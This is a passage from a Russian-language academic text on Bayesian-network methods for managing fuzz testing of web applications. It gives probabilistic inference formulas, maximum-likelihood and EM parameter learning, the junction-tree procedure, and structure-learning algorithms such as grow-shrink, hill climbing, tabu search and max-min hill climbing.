удобно представлять в виде объединения трех множеств $X \cup E \cup Y$, где множество Y – множество скрытых переменных. Распределение апостериорных вероятностей переменных запроса в статических байесовских сетях находится по формуле $P(X|E) = \alpha \sum_Y P(X, Y, E)$, где α – нормирующий множитель.

Динамические байесовские сети позволяют решать целый ряд задач вероятностного вывода, актуальных для исследования проблем фаззинга. Кратко остановимся на характеристике основных из данных задач.

Задача фильтрации – задача вычисления апостериорных вероятностей $P(X_t|E_{1:t})$ переменных текущего состояния при условии наличия всех свиде-

тельств $E_{1:t}$, начиная с начального момента $t=1$ и до текущего момента времени t. Данная задача решается рекурсивным способом, распределение вероятностей для текущего момента времени проектируется вперед от t к $t+1$, далее, используя новое свидетельство для момента времени $t+1$, распределение вероятностей обновляется

$$P(X_{t+1}|E_{1:t+1}) = P(X_{t+1}|E_{1:t}, E_{t+1}) = \alpha P(E_{t+1}|X_{t+1})P(X_{t+1}|E_{t:1}) = \\ = \alpha P(E_{t+1}|X_{t+1})\sum_{X_t} P(X_{t+1}|X_t)P(X_t|E_{1:t}) \quad (2.12)$$

Задача предсказания - задача вычисления распределения апостериорных вероятностей $P(X_{t+k}|E_{1:t})$ значений переменных в будущем состоянии, если даны все свидетельства, полученные к данному моменту времени. Задача решается путем рекурсивного вычисления вероятностного распределения в момент времени $t+k+1$ на основании предсказания для $t+k$

$$P(X_{t+k+1}|E_{1:t}) = \sum_{X_{t+k}} P(X_{t+k+1}|X_t)P(X_{t+k}|E_{1:t}) \quad (2.13)$$

Задача сглаживания – задача вычисления апостериорных вероятностей значений переменных $P(X_k|E_{1:t})$, относящихся к прошлому состоянию, если даны все свидетельства вплоть до нынешнего. Вычисление осуществляется следующим образом:

$$P(X_k|E_{1:t}) = \alpha P(X_k|E_{1:k})P(E_{k+1:t}|X_k)$$

$$P(E_{k+1:t}|X_k) = \sum_{X_{k+1}} P(E_{k+1:t}|X_k, X_{k+1})P(X_{k+1}|X_k) = \\ = \sum_{X_{k+1}} P(E_{k+1}|X_{k+1})P(E_{k+2:t}|X_{k+1})P(X_{k+1}|X_k) \quad (2.14)$$

Задача декодирования Витерби (также известна как вычисление наиболее правдоподобного объяснения) и направлена на вычисление наиболее вероятной последовательности скрытых состояний, учитывая полученные данные

$$x_{1:t}^* = \arg\max_{x_{1:t}} P(x_{1:t}|E_{1:t}), \quad (2.15)$$

Исходя из принципа оптимальности Беллмана, наиболее вероятный путь достижения состояния x_t – найти некоторое состояние в момент времени $t-1$ с последующим переходом в x_t. Следовательно, наиболее вероятный

путь может быть рассчитан следующим образом. Для прямого направления

$$\delta_t(j) = P(e_t|X_t = j) \max_i P(X_t = j|X_{t-1} = i)\, \delta_{t-1}(i)\ , (2.16)$$

где $\delta_t(j) \stackrel{\text{def}}{=} \max_{x_{1:t-1}} P(X_{1:t} = x_{1:t-1}, X_t = j|e_{1:t})$, (2.17)

Формула 2.16 аналогична формуле 2.12 задачи фильтрации, за исключением того, что знак суммирования заменяется знаком поиска максимального значения. Можно отследить идентификатор наиболее вероятного предка для каждого из состояний

$$\psi_t(j) = \arg\max_i P(X_t = j|X_{t-1} = i)\, \delta_{t-1}(i)\ , (2.18)$$

В обратном направлении необходимо рекурсивно вычислить идентификатор наиболее вероятного пути

$$x_t^* = \psi_{t+1}(x_{t+1}^*)\ . (2.19)$$

Формирование системы алгоритмов обучения байесовских сетей управления процессом тестирования веб-приложений методом фаззинга. В основе решения всех задач вероятностного вывода лежит задача обучения статических и динамических байесовских сетей. Динамические системы характеризуются наличием параметров θ, которые используются для определения как модели перехода $P(X_t|X_{t-1})$, так и для модели восприятия $P(X_t|E_t)$. В общем случае задача обучения сводится к получению оценки этих параметров из набора данных. В качестве критерия обучения в работе используется метод максимального правдоподобия – maximum-likelihood(ML). Метод максимального правдоподобия применяется для автономного (offline) обучения для случая большого набора обучающих данных.

Для реализации метода максимального правдоподобия, методом случайного фаззинга формируется N_{chain} цепей с независимыми одинаково распределёнными последовательностями – $Y = y_{1:T}^1, .., y_{1:T}^{N_{chain}}$ (не ограничивая общности, считается, что все последовательности имеют фиксированную длину T).

Параметры максимального правдоподобия находятся из условия

$$\theta_{ML}^* = \arg\max_\theta P(Y|\theta) = \arg\max_\theta \log \mathrm{P}(Y|\theta)\ , (2.20)$$

где логарифм вероятности $\log \mathrm{P}(Y|\theta)$ для используемой при обучении выборки вычисляется как

$$\log P(Y|\theta) = \log \prod_{m=1}^{N_{chain}} P(y_{1:T}^{m}|\theta) = \sum_{m=1}^{N_{chain}} \log P(y_{1:T}^{m}|\theta). \quad (2.21)$$

При включении априорных значений параметров, вычисление осуществляется по принципу максимума апостериорной вероятности (MAP), представляющего собой один из видов апостериорного распределения вероятностей

$$\theta_{MAP}^{*} = \arg\max_{\theta} \log P(Y|\theta) + \log \mathrm{P}(\theta). \quad (2.22)$$

MAP эффективнее использовать, когда число параметров θ превышает размер набора данных (в качестве регулирующего механизма для предотвращения переобучения). Для обучения ML/MAP параметров используются два основных алгоритма – градиентный спуск и EM-алгоритм (expectation maximization) [5]. Важно отметить, что оба эти алгоритма используют логический вывод в качестве модуля, как следствие эффективность логического вывода является необходимым условием для обучения. В частности, для автономного (offline) обучения крайне важно выполнять сглаживание с фиксированным интервалом – вычисление $P(X_t|y_{1:T}, \theta)$ для всех значений t, так как обучение с фильтрацией может привести к проблемам с конвергенцией. Для онлайн обучения рекомендуется использовать сглаживание с фиксированным интервалом в сочетании с алгоритмом градиентного спуска или EM-алгоритмом.

Обучение байесовских сетей включает два вида обучения: обучение параметров и структуры сети. В обучении параметров в свою очередь выделяются два основных вида обучения: автономное и онлайн обучение.

Обучение параметров сети в первую очередь направлено на получение начального распределения условных вероятностей байесовской сети $P(X_0)$. Для случая, когда структура байесовской сети известна и в сети отсутствуют скрытые переменные (полная наблюдаемость), распределение $P(X_0)$ мо-

жет быть получено путем оценки параметров максимального правдоподобия условного вероятностного распределения для каждой переменной байесовской сети. Определяются параметры распределения $P(X_0)$, максимизирующие правдоподобность множества обучающих данных $D = \{D_1, \dots, D_m\}$. Условная независимость для динамических байесовских сетей заключается в том, что каждая переменная из множества $X = \{X_1, X_2, \dots, X_n\}$, если определены значения для $Parents(X_i)$ родительских вершин, является условно-независимой от произвольного множества $Y = \{Y_1, Y_2, \dots, Y_n\}$, которое не содержит X_i и $Parents(X_i)$.

Обозначим рассматриваемую байесовскую сеть G. Для данной сети:

$$P_\theta\big(X_i, Y, Parents(X_i)\big)P_\theta\big(Y, Parents(X_i)\big)$$
$$= P_\theta\big(X_i, Parents(X_i)\big)P_\theta\big(Y, Parents(X_i)\big) \rightarrow$$
$$\rightarrow \sum_{\{X_{1,\dots,}X_n\}\setminus(\{X_i\}\cup Y\cup Parents(X_i))} P_\theta(X_1, \dots, X_n) \sum_{\{X_{1,\dots,}X_n\}\setminus Parents(X_i)} P_\theta(X_1, \dots, X_n) =$$
$$= \sum_{\{X_{1,\dots,}X_n\}\setminus(\{X_i\}\cup Parents(X_i))} P_\theta(X_1, \dots, X_1) \sum_{\{X_{1,\dots,}X_n\}\setminus(Y\cup Parents(X_i))} P_\theta(X_1, \dots, X_n)\,. \quad (2.23)$$

Используя вместо $P_\theta(X_1, \dots, X_1)$ обозначение $\theta_{X_1,\dots,X_n}$, равенство принимает вид:

$$\sum_{\{X_{1,\dots,}X_n\}\setminus(\{X_i\}\cup Y\cup Parents(X_i))} \theta_{X_1,\dots,X_n} \sum_{\{X_{1,\dots,}X_n\}\setminus Parents(X_i)} \theta_{X_1,\dots,X_n}$$
$$= \sum_{\{X_{1,\dots,}X_n\}\setminus(\{X_i\}\cup Parents(X_i))} \theta_{X_1,\dots,X_n} \sum_{\{X_{1,\dots,}X_n\}\setminus(Y\cup Parents(X_i))} \theta_{X_1,\dots,X_n}, \quad (2.24)$$

Равенство 2.24 справедливо для $\forall X_i \in \{X_{1,\dots,}X_n\}$, $\forall Y \in \{X_{1,\dots,}X_n\}/X_i$, $Y \bigcap D(X_i) = \oslash$, где $D(X_i)$ - множество потомков вершины X_i. Обозначим Θ_G множество параметров, удовлетворяющих равенству 2.24.

Определим некоторое множество параметров, соответствующее байесовской сети G, для этого для каждого i - го узла сети пронумеруем множество наборов значений родительских вершин $\{1, \dots, q_i\}$, где $q_i \coloneqq \prod_{S\in Parents(X_i)} r_S$ – значения, которые могут принимать родительские верши-

ны, далее определим множество $\sum_{i=1}^{n} r_i q_i$ векторов

$$\Theta^G := \left\{ \theta^G = \left(\theta_{i,j,k}^G \middle| \begin{matrix} i \in \{1, \dots, n\}, \\ j \in \{1, \dots, q_i\}, \\ k \in \{1, \dots, r_i\} \end{matrix} \right) \in \mathbb{R}^{\sum_{i=1}^{n} r_i q_i} \middle| \begin{matrix} \theta_{i,j,k}^G > 0, \\ \sum_{k=1}^{r_i} \theta_{i,j,k}^G = 1 \end{matrix} \right\}, (2.25)$$

где i – соответствует номеру узла байесовской сети, k – значению i – го узла, j – номеру набора значений родителей i – го узла.

Для $\theta^G \in \Theta^G$ получим следующее равенство:

$$P_{\theta^G}(X_i = k | Parents(X_i) = j) := \theta_{i,j,k}^G, (2.26)$$

С учетом факторизации $P_\theta(X_1, \dots, X_n) = \prod_{i=1}^{n} P_\theta\left(X_i \middle| Parents(X_i)\right), \forall \theta \in \Theta_G$ равенство 2.26 характеризует распределение вероятности на $\{1, \dots, r_1\} \times \dots \times \{1, \dots, r_n\}$ для сети Байеса G. Между элементами параметрического множества Θ_G и параметрического множества Θ^G может быть установлено взаимно-однозначное соотношение:

$$\forall \theta \in \Theta_G : \theta_{x_1,\dots,x_n} = P_\theta(X_1 = x_1, \dots, X_n = x_n)$$

$$= \prod_{i=1}^{n} P_\theta(X_i = x_i | Parents(X_i) = j) = \prod_{i=1}^{n} \theta_{i,j,k}^G, (2.27)$$

Из выражения 2.27 можно сделать вывод о том, что распределение Θ_G для байесовской сети G определяется параметрами множества Θ^G. Параметры множества Θ^G также выражаются через параметры распределения вероятностей $\theta_{x_1,\dots,x_n} \in \Theta^G$, при условии, если будут учтены ограничения, накладываемые выражением 2.24:

$$\forall \theta \in \Theta^G : \theta_{i,j,k}^G = P_{\theta^G}(X_i = x_i | Parents(X_i) = j) =$$

$$= \frac{P_{\theta^G}(X_i = x_i, Parents(X_i) = j)}{P_{\theta^G}(Parents(X_i) = j)} =$$

$$= \frac{\sum_{\{X_1,\dots,X_n\} \setminus (\{X_i\} \cup Parents(X_i))} P_{\theta^G}(X_1 = x_1, \dots, X_n = x_n)}{\sum_{\{X_1,\dots,X_n\} \setminus (Parents(X_i))} P_{\theta^G}(X_1 = x_1, \dots, X_n = x_n)} =$$

$$= \frac{\sum_{\{X_1,\dots,X_n\} \setminus (\{X_i\} \cup P(X_i))} \theta_{x_1,\dots,x_n}}{\sum_{\{X_1,\dots,X_n\} \setminus (P(X_i))} \theta_{x_1,\dots,x_n}}, (2.28)$$

Анализируя содержание формулы 2.28 видно, что переменные, входя-

щие в состав множества Θ^G могут быть определены из распределения вероятности $\theta_{x_{1,\dots,}x_n} \in \Theta^G$, при условии, если будут учтены ограничения накладываемые выражением 2.24.

Учитывая факторизацию распределения вероятностей для каждой из переменных из множества $\{X_{1,\dots,}X_n\}$, вероятностное распределение можно переписать следующим образом:

$$P_\theta\left(X_{1,\dots,}X_n\right) = \prod_{i=1}^{n} P_\theta\left(X_i \middle| Parents(X_i)\right) = \prod_{i=1}^{n} \theta^G_{i,j,k}, \forall\theta \in \Theta_G, (2.29)$$

$$\theta^G_{i,j,k} = P_\theta(X_i = k | P(X_i) = j), (2.30)$$

Пусть дано обучающее множество $D = \{X^l = (X^l_1, \dots, X^l_n) | l = 1, \dots, N\}$, состоящее N одинаково распределенных независимых многомерных случайных величин. Проведем оценку θ^G используя метод максимального правдоподобия применительно к выражению 2.30. Из выражения 2.29 вероятность каждого X^l из множества D будет иметь вид

$$P_{\theta^G}\left(X^l_1, X^l_2, \dots, X^l_n\right) = \sum_{i=1}^{n} \theta^G_{i,j,k} = \prod_{i=1}^{n}\prod_{j=1}^{q_i}\prod_{k=1}^{r_i}\left(\theta^G_{i,j,k}\right)^{1_{l_i,j,k}}, (2.31)$$

где $1_{l_i,j,k} := \begin{cases} 1, \ X_i = k, \ Parents(X_i) = j \\ 0, \text{ в противном случае} \end{cases}$, (2.32)

В предположении независимости и одинакового распределения случайных величин X^l обучающего множества D из формулы 2.31. получаем

$$P_{\theta^G}(D) = \prod_{l=1}^{N} P_{\theta^G}\left(X^l_1, \dots, X^l_n\right) = \prod_{l=1}^{N}\prod_{i=1}^{n}\prod_{j=1}^{q_i}\prod_{k=1}^{r_i}(\theta^G_{i,j,k})^{1_{l_i,j,k}} =$$

$$= \prod_{i=1}^{n}\prod_{j=1}^{q_i}\prod_{k=1}^{r_i}\prod_{l=1}^{N}(\theta^G_{i,j,k})^{1_{l_i,j,k}} = \prod_{i=1}^{n}\prod_{j=1}^{q_i}\prod_{k=1}^{r_i}\left(\theta^G_{i,j,k}\right)^{\sum_{i=1}^{N} 1_{l_i,j,k}}, (2.33)$$

где $\sum_{i=1}^{N} 1_{l_i,j,k}$ равно числу X^l из множества D, в которых $X_i = k$, а $Parents(X_i) = j$.

Обозначим через

$$N_{i,j,k} = \sum_{l=1}^{N} 1_{l_i,j,k} = \{l \in \{1,\dots,N\} | X_i = k, Parents(X_i) = j\}. (2.34)$$

Исходя из 2.33 выражение 2.34 можно переписать в виде:

$$P_{\theta^G}(D) = \prod_{i=1}^{n} \prod_{j=1}^{q_i} \prod_{k=1}^{r_i} \left(\theta_{i,j,k}^{G}\right)^{N_{i,j,k}}, (2.35)$$

В результате, логарифм правдоподобия может быть представлен как:

$$L(G, \theta^G, D) = \sum_{i=1}^{n} \sum_{j=1}^{q_i} \sum_{k=1}^{r_i} N_{i,j,k} ln\, \theta_{i,j,k}^{G}, (2.36)$$

Аргументами, входящими в состав выражения 2.36, являются: структура байесовской сети G, набор параметров данной сети θ^G и набор обучающих данных D.

Оценка максимального правдоподобия для параметров байесовской сети θ^G должна максимизировать функцию правдоподобия, представленную в выражении 2.36 с учетом того, что $\theta_{i,j,k}^{G} > 0$ и $\sum_{k=1}^{r_i} \theta_{i,j,k}^{G} = 1$.

Функция Лагранжа для решения полученной оптимизационной задачи условной оптимизации представлена в формуле 2.37.

$$Lagr(G, \theta^G, D) = \sum_{i=1}^{n} \sum_{j=1}^{q_i} \sum_{k=1}^{r_i} N_{i,j,k} ln\, \theta_{i,j,k}^{G} + \sum_{i=1}^{n} \sum_{j=1}^{q_i} u_{i,j} \sum_{k=1}^{r_i} \theta_{i,j,k}^{G}, (2.37)$$

где $u_{i,j}$ – коэффициенты Лагранжа.

Решаемая оптимизационная задача является задачей выпуклого программирования, необходимым и достаточным условием максимизации логарифма правдоподобия является равенство нулю частных производных от функции Лагранжа:

$$\frac{\partial}{\partial\, \theta_{i,j,k}^{G}} Lagr(G, \theta^G, D) = \frac{N_{i,j,k}}{\theta_{i,j,k}^{G}} + u_{i,j} = 0 \Rightarrow \frac{N_{i,j,k}}{\theta_{i,j,k}^{G}} = -u_{i,j}, \forall k \Rightarrow \sum_{k=1}^{r_i} N_{i,j,k}$$

$$= -u_{i,j} \sum_{k=1}^{r_i} \theta_{i,j,k}^{G} \Rightarrow N_{i,j} \coloneqq \sum_{k=1}^{r_i} N_{i,j,k} = -u_{i,j}, (2.38)$$

где $N_{i,j} = \sum_{k=1}^{r_i} N_{i,j,k} = \{l \in \{1,\dots,N\} | Parents(X_i) = j\}$, (2.39)

Из выражений 2.38 и 2.39 вытекает

$$\frac{N_{i,j,k}}{\theta^G_{i,j,k}} = N_{i,j}, \forall k \Rightarrow \theta^G_{i,j,k} = \frac{N_{i,j,k}}{N_{i,j}}, (2.40)$$

Выражение 2.40 представляет собой оценку максимального правдоподобия для параметров вероятностного распределения байесовской сети G.

Применение метода оценки максимального правдоподобия в байесовских сетях с большим количеством переменных становится довольно сложным и требует значительных временных затрат на его реализацию. В рамках исследования предлагается перед вычислением оценки максимального правдоподобия осуществлять построение дерева сочленений для снижения сложности структуры сети.

Алгоритм опроса сети с помощью дерева сочленений [75]:

Шаг 1. Формирование графа G_1, повторяющего структуру байесовской сети;

Шаг 2. Формирование графа G_2: вводится граф G_1→соединяются все узлы с общими потомками;

Шаг 3.Формирование графа G_3: создается копия Q графа G_2→ (*)(пока граф Q не пуст) выбирается вершина V с наименьшим числом соседних вершин или с минимальным весом (произведение мощностей области значений V и ее соседей)→ соединяются все соседние узлы V в Q и в G_2→ V удаляется из Q→(*);

Шаг 4. Формирование графа G_4: вводится граф G_3 и счетчик i=0→(*) выбирается вершина V с наименьшим числом соседних вершин или с минимальным весом (пока граф G_3 не пуст) → из вершины V и ее соседей строится множество C_i→ из вершин $L \in C_i$, имеющих соседей, не принадлежащих C_i, строится множество S_i → из G_3 удаляется V и вершины $L \in C_i, L \notin S_i$ → i=i+1→(*)→узел C_i соединяется с S_i→S_i соединяются с C_j при $j > i$ и $S_i \subseteq C_j$;

Шаг 5. Формирование дерева сочленений G_5: вводится граф G_4→ каждой вершине $L \in G$ ставится в соответствие множество потенциалов условных вероятностей $\varphi(x, y_1, y_2, \dots) = P(x \mid y_1, y_2 \dots)$, переменные которых включены в L;

Шаг 6. Опрос сети по графу G_5: вводится переменная V →определяется вершина T, $V \in T$ →определяется вершина L (отличная от T), с которой соединен только один узел S→строится обобщенный потенциал L: $\phi(x_1,...,x_k,...,x_N) = \prod_{\varphi \in L} \varphi(x_1, x_2,...,x_k,...,x_N)$ →обобщенный потенциал проецируется на множество переменных S $\psi(x_1,...,x_k) = \phi(x_1, x_2,...,x_N)^{\downarrow(x_1,...,x_k)} = \sum_{x_{k+1},...,x_N} \phi(x_1, x_2,...,x_N)$ → (*) определяется вершина L с единственным соседним S' без потенциала→вычисляется обобщенный потенциал L→ полученный потенциал перемножается с потенциалами соседних S→ результат проецируем на S' →(*)→перемножаются все потенциалы T и соседних S→результат проецируется на множество {V}.

Для вычисления качественных оценок параметров максимального правдоподобия байесовской сети в случае, если модель сети зависит от некоторого числа скрытых переменных, используется алгоритм ожидания максимизации (EM) [7]. Особенностью данного алгоритма является то, что каждый шаг алгоритма делится на два этапа: ожидание, максимизация. На этапе максимизации происходит расчет требуемого значения функции правдоподобия, скрытые параметры представляются как наблюдаемые. На этапе максимизации вычисляется максимальное правдоподобие, что приводит к усилению ожидаемого правдоподобия.

Алгоритм базируется на применении неравенства Йенсена

$$f\left(\sum_j \lambda_j y_j\right) \leq \sum_j \lambda_j f(y_j) \ , (2.41)$$

к выражению логарифма правдоподобия

$$L = \sum_m \log(\sum_h P(H = h, V = D_m)) \, , (2.42)$$

где H – скрытые переменны, $V = D_m$ (наблюдаемые узлы принимают значения из D_m).

Имеем,

$$L = \sum_m \sum_h q(h|V_m) \log P_\theta(H = h, V_m)) - \sum_m \sum_h q(h|V_m) \log q(h|V_m) \,, (2.43)$$

где q – функция такая, что $\sum_h q(h|V_m) = 1$ и $0 \leq q(h|V_m) \leq 1$.

При максимизации нижней границы по отношению к q: $q(h|V_m) = P_\theta(h|V_m)$. Данное выражение характеризует первый этап представленного алгоритма – ожидание, при этом границы жестко фиксируются. Применение логического вывода может привести к увеличению значения границ, однако не сможет максимизировать их. На втором этапе осуществляется максимизация нижней границы по отношению к независимым параметрам θ'

$$\langle l_c(\theta') \rangle_q = \sum_m \sum_h q(h|V_m) \log P_{\theta'}(H = h, V_m) \,. (2.44)$$

Обучение структуры байесовской сети направлено на определение структуры связей между вершинами байесовской сети. В рамках исследования проводились эксперименты по построению структуры байесовских сетей процесса управления тестированием методом фаззинга различных классов ошибок устойчивости функционирования, с помощью следующих алгоритмов обучения структуры: на основе ограничений, на основе оценок, гибридные.

Алгоритм обучения на основе ограничений представляет структуру сети, полученную по результатам анализа вероятностных отношений, соответствующих марковскому свойству [80] и критерию условной независимости, и строит граф, который удовлетворяет условию d-разделенности.

Алгоритмы на основе ограничений базируются на алгоритме причинной индукции, предложенным Д. Перлом и Т. Верма. Хорошими свойствами обладают следующие алгоритмы ограничений: алгоритм возрастания-уменьшения марковского покрытия, быстрый алгоритм объединения с возрастанием.

Алгоритм возрастания-сокращения марковского покрытия предназначен для извлечения марковского покрытия на основе попарно независимых испытаний [35]. Алгоритм состоит из двух этапов – возрастание и сокраще-

ние. Процесс вычисления начинается с инициализации пустого множества S, после чего на фазе возрастания в S добавляются новые переменные, до тех пор, пока они зависят от X, уже присутствующих в S.

В процессе формирования множества S, в него могут быть добавлены переменные, которые не входят в марковское покрытие. Как правило, такие переменные возникают, если они формировались на более позднем этапе, когда промежуточные (d-разделенные) переменные основной байесовской сети добавлены в S, именно этот факт делает необходимым использование фазы сокращения. Алгоритм схематично представлен в следующей таблице.

Таблица 2.13

Этапы алгоритма возрастания-сокращения

№	Содержание этапов
1.	$S \leftarrow \emptyset$
2.	while $\exists\, Y \in U - \{X\}$, где $Y\ not \perp X \mid S$ do $S \leftarrow S \cup \{Y\}$
3.	while $\exists\, Y \in S$, где $Y \perp X \mid S - \{Y\}$ do $S \leftarrow S - \{Y\}$
4.	$B(X) \leftarrow S$

Быстрый алгоритм объединения с возрастанием по аналогии с алгоритмом возрастания-сокращения [114] содержит фазу возрастания (добавление переменных в марковское покрытие $B(T)$) и фазу сокращения (по максимуму удаление неподходящих переменных). На каждом шаге фазы возрастания сортируется переменные, которые предположительно являются кандидатами на добавление в $B(T)$) от наибольшего значения условной вероятности к наименьшему в зависимости от функции приближения h. Применение функции сортировки предполагает значительные временные затраты, так как требует вычисления проверочных значений между T и каждым элементов, входящим в S. Это эквивалентно проведению теста на условную независимость узлов сети.

Основная идея быстрого алгоритма объединения с возрастанием направлена на сокращение критериев путем добавления нескольких переменных при изменении порядка остальных переменных после изменения

марковского покрытия. Данный алгоритм абстрактно добавляет одну или больше переменных с наивысшим значением критерия, без пересортировки после каждого изменения. Затраты, связанные с пересортировкой марковского покрытия после каждого изменения, компенсируются добавление сразу нескольких переменных. Для определения количества переменных, которые должны быть добавлены марковскому покрытию, на каждой итерации используется параметр k. Обобщенная структура данного алгоритма представлена в табл. 2.14.

Таблица 2.14

Этапы быстрого алгоритма объединения с возрастанием

№	Содержание этапов
1.	$B(T) \leftarrow \emptyset$
2.	$S \leftarrow \{A \mid A \in U - \{T\}$ и $A\ not\ \perp T$

3.	while $S \neq \emptyset$
	$\langle X_1, X_2, .., X_{\lvert S\rvert}\rangle \leftarrow S$ сортировка в соответствии с h;
	insufficient_data $\leftarrow false$
	/* фаза возрастания */
	for i = 0 to $\lvert S\rvert$ do
	if $\frac{N}{r_{X_i} \times r_T \times r_{B(T)}} \geq k$ then
	$B(T) \leftarrow B(T) \cup \{X_i\}$
	else
	insufficient_data $\leftarrow true$
	goto shrk
	/* фаза сокращения */
	shrk: foreach variable $A \in B(T)$ do
	if $A \perp T \mid B(T) - \{A\}$ then
	$B(T) \leftarrow B(T) - \{A\}$
	if insufficient_data = true
	and [переменные не были удалены на фазе сокращения]
	$S \leftarrow \{A \mid A \in U - \{T\} - B(T)\ and\ (A\ not\ \perp T \mid B(T))\}$

Алгоритмы на основе оценок используют эвристический поиск (восхождение, поиск с запретами). Алгоритм восхождения (hill climbing) создает модель, на каждом шаге делая максимально возможное усовершенствование целевой функции оценки качества. Структура байесовской сети инициализируется случайным образом, последовательно оценивается изменение оценок

для всех изменений дуг сети и выбирается одно, дающее максимальный результат. Данный процесс продолжается до тех пор, пока изменение дуг сети, больше не приводит к увеличению оценки. Данный алгоритм может привести к задержке в зоне локального максимума. Для преодоления подобной проблемы применяется модифицированная версия алгоритма – восхождение с итерацией, алгоритм случайно нарушает структуру и повторяет данную операцию в течение некоторого числа итераций.

Таблица 2.15

Описание алгоритмов восхождения

№	Название алгоритма	Содержание этапов
1.	Восхождение	генерация решения s'
		$best = S'$
		do $S = best$ $S' = neighbors(S)$ best= select_best(S') while пока не достигнуты критерии завершения
2	Восхождение с итерацией	генерация решения s'
		$best = S'$
		do $S = best$ $S' = neighbors(S)$ best= select_best(S') if нет изменений в лучшем решении переходим к новому состоянию while пока не достигнуты критерии завершения

Алгоритм поиска с запретами (tabu search) и использует совершенно новую схему локального поиска. Она позволяет алгоритму не останавливать в точке локального оптимума, как в алгоритме локального спуска, а передвигаться от одного оптимума к другому с целью нахождения из них глобального. Минимизируется некоторая оценочная функция $c(x)$. Рассматривается итерационная последовательность отображений $X - s: X(s) \to X, s \in S$, где X – пространство решений. Этапы алгоритм поиска с запретами приведены в следующей таблице.

Таблица 2.16

Характеристика этапов поиска с запретом

№	Содержание этапов
1.	выбор и инициализация решения $x \in X$, определим $x^* \coloneqq x, x_0 \coloneqq x$ инициализация счетчика $k = 0$ и $TL = \emptyset$
2.	if $S - TL = \emptyset$ перейти на 4 шаг else k++ выбрать $s_k \in S - TL, s_k(x_{k-1}) = OPTIMUM(s(x_{k-1}): s_k \in S - TL)$
3.	$x_k = s_k(x_{k-1})$ if $c(x_k) < c(x^*), x^*$ $x^* = x_k$
4.	if заданное число итераций достигнута or x^* было улучшено or $S - TL = \emptyset$ по переходу из шага 2 завершение else обновление TL и возвращение к шагу 2

Для этапов, представленных в табл. 2.16: TL – представляет собой список запретов и определяется как $TL = \{s^{-1}: s = s_i, i > k - t\}$, где k – счетчик, s^{-1} – инверсия s, то есть $s^{-1}\big(s(x)\big) = x$. Важно отметить, что алгоритм не ссылается на условие оптимальности, за исключением случая, когда локальный оптимум позволяет улучшить решение.

Гибридные алгоритмы [10] позволяют сочетать в себе различные алгоритмы, предназначенные для обучения структуры сети, что позволяет повысить как качественные, так и временные параметры обучения. В целях обучения структуры сети управления тестированием методом фаззинга в работе используется алгоритм минимаксного восхождение (max-min hill climbing) и двухэтапная ограниченная максимизация. Данный алгоритм сначала производит обучение структуры сети на основе алгоритма локального обнаружения – минимаксный предок потомок, после чего ориентирует структуру, используя «жадную» байесовскую оценку на основе алгоритма восхождения. На первом этапе алгоритм определяет множество родительских и дочерних узлов, а на втором реализует «жадный» поиск с помощью алгоритма восхождения. Стоит отметить, что поиск начинается с пустого графа, а добавление, удаление или

изменения направления дуг (ребер) приводит к значительному увеличению оценки, после чего поиск повторяется рекурсивным образом. При этом алгоритм инициализирует множество узлов-кандидатов в родители, как для множества родительских, так и для множества дочерних узлов, так как не всегда возможно отличить, X является родительским или дочерним узлом.

Таблица 2.17

Структура этапов алгоритма максимального-минимального восхождения

Этапы	Характеристика
Инициализация	input: data D output: DAG на основе переменных из D
Ограничение	foreach $X \in V$ $PC_x = MMPC(X, D)$
Поиск	начиная с пустого графа выполнить hill climbing с операторами добавления, удаления, изменения направления. оператор добавления только при условии $Y \to X \; if \; Y \in PC_x$ вернуть наибольшую найденную оценку DAG

Из анализа приведенных выше этапов видно, что на этапе ограничения применяется алгоритм минимаксный предок потомок (MMPC). Алгоритм состоит из двух фаз. На первой фазе пустое множество возможных кандидатов детей и родителей (CPC) ассоциируется с v_i, после чего делается пытка добавить наибольшее количество узлов, используя эвристику алгоритма. Эвристика заключается в том, что выбирается переменная v_i, которая максимизирует минимум, связанный с v_i относительно текущего CPC, после чего добавляет переменную в CPC. Минимальная связь v_j и v_i относительно множества переменных CPC определяется следующим выражение

$$MinAssoc(v_i; v_j|CPC) = argminAssoc(v_i; v_j|S) \; \forall S \subset CPC \; , (2.45)$$

где $Assoc(v_i; v_j|S)$ – численная оценка связи между v_i и v_j.

Первая фаза алгоритма заканчивается, когда все оставшиеся переменные будут считаться независимыми от v_i. Данный подход является «жадным», так как переменные, добавленные на одном из этапов первой фазы, могут оказаться ненужными, после того, как другие переменные будут добавлены в CPC. Вторая фаза предназначена для решения данной проблемы,

путем удаления из СРС переменных условно независимых от v_i, учитывая при этом подмножество СРС.

Формирование системы алгоритмов для реализации задач фильтрации, прогнозирования и сглаживания для байесовских сетей управления тестированием веб-приложений методом фаззинга.

Для решения задач вероятностного вывода для динамических байесовских моделей управления процессом тестирования веб-приложений можно использовать точные и приближенные алгоритмы [112]. Дадим характеристику данных методов и оценим сильные и слабые стороны применительно к решению задач управления процессом тестирования.

Прямой-обратный (forward-backward) алгоритм может быть применен к дискретной байесовской сети при условии ее преобразования в скрытую марковскую модель (СММ), в общем случае представляющую собой цепь Маркова, для которой определена начальная вероятность и матрица вероятностей переходов. Сущность алгоритма заключается в рекурсивном вычислении $\alpha_t(i) \stackrel{\text{def}}{=} P(X_t = i|e_{1:t})$ в прямом направлении и $\beta_t(i) \stackrel{\text{def}}{=} P(e_{t+1:T}|X_t = i)$ в обратном, и объединения результатов в единое решение $\gamma_t(i) \stackrel{\text{def}}{=} P(X_t = i|e_{1:T})$

$$P(X_t = i|e_{1:T}) = \frac{1}{P(e_{1:T})} P(e_{t+1:T}|X_t = i)P(X_t = i|e_{1:t}), \quad (2.46)$$

Анализируя алгоритм forward-backward, можно прийти к выводу, что, если переменная X может быть в K возможных состояниях, то временная сложность фильтрации будет $O(K^2)$ операций за один такт, а сглаживания $O(K^2T)$.

Граничный (frontier) алгоритм базируется на переносе марковского покрытия через динамическую байесовскую сеть. Предполагается, что все узлы в марковском покрытии представляют собой некоторое пограничное множество (frontier set), которое принято обозначать как F, при этом узлы справа и слева от границы обозначаются как R и L. Необходимо учесть тот факт, что на каждой итерации алгоритма, мы должны быть уверены, что для

F выполнено условия d-разделимости от L и R.

При прямом проходе алгоритма считается, что h_f ассоциируется со скрытыми переменными множества F, e_f - с переменными свидетельства множества F, e_l - с переменными свидетельства множества L, e_r - с переменными свидетельства множества R. На данном этапе задача сводится к вычислению $P(F) \stackrel{\text{def}}{=} P(h_f, e_f, e_r, e_l)$ рекурсивным способом путем добавления узла N к F, перемещая от R к F, когда все родительские узлы присутствуют в F

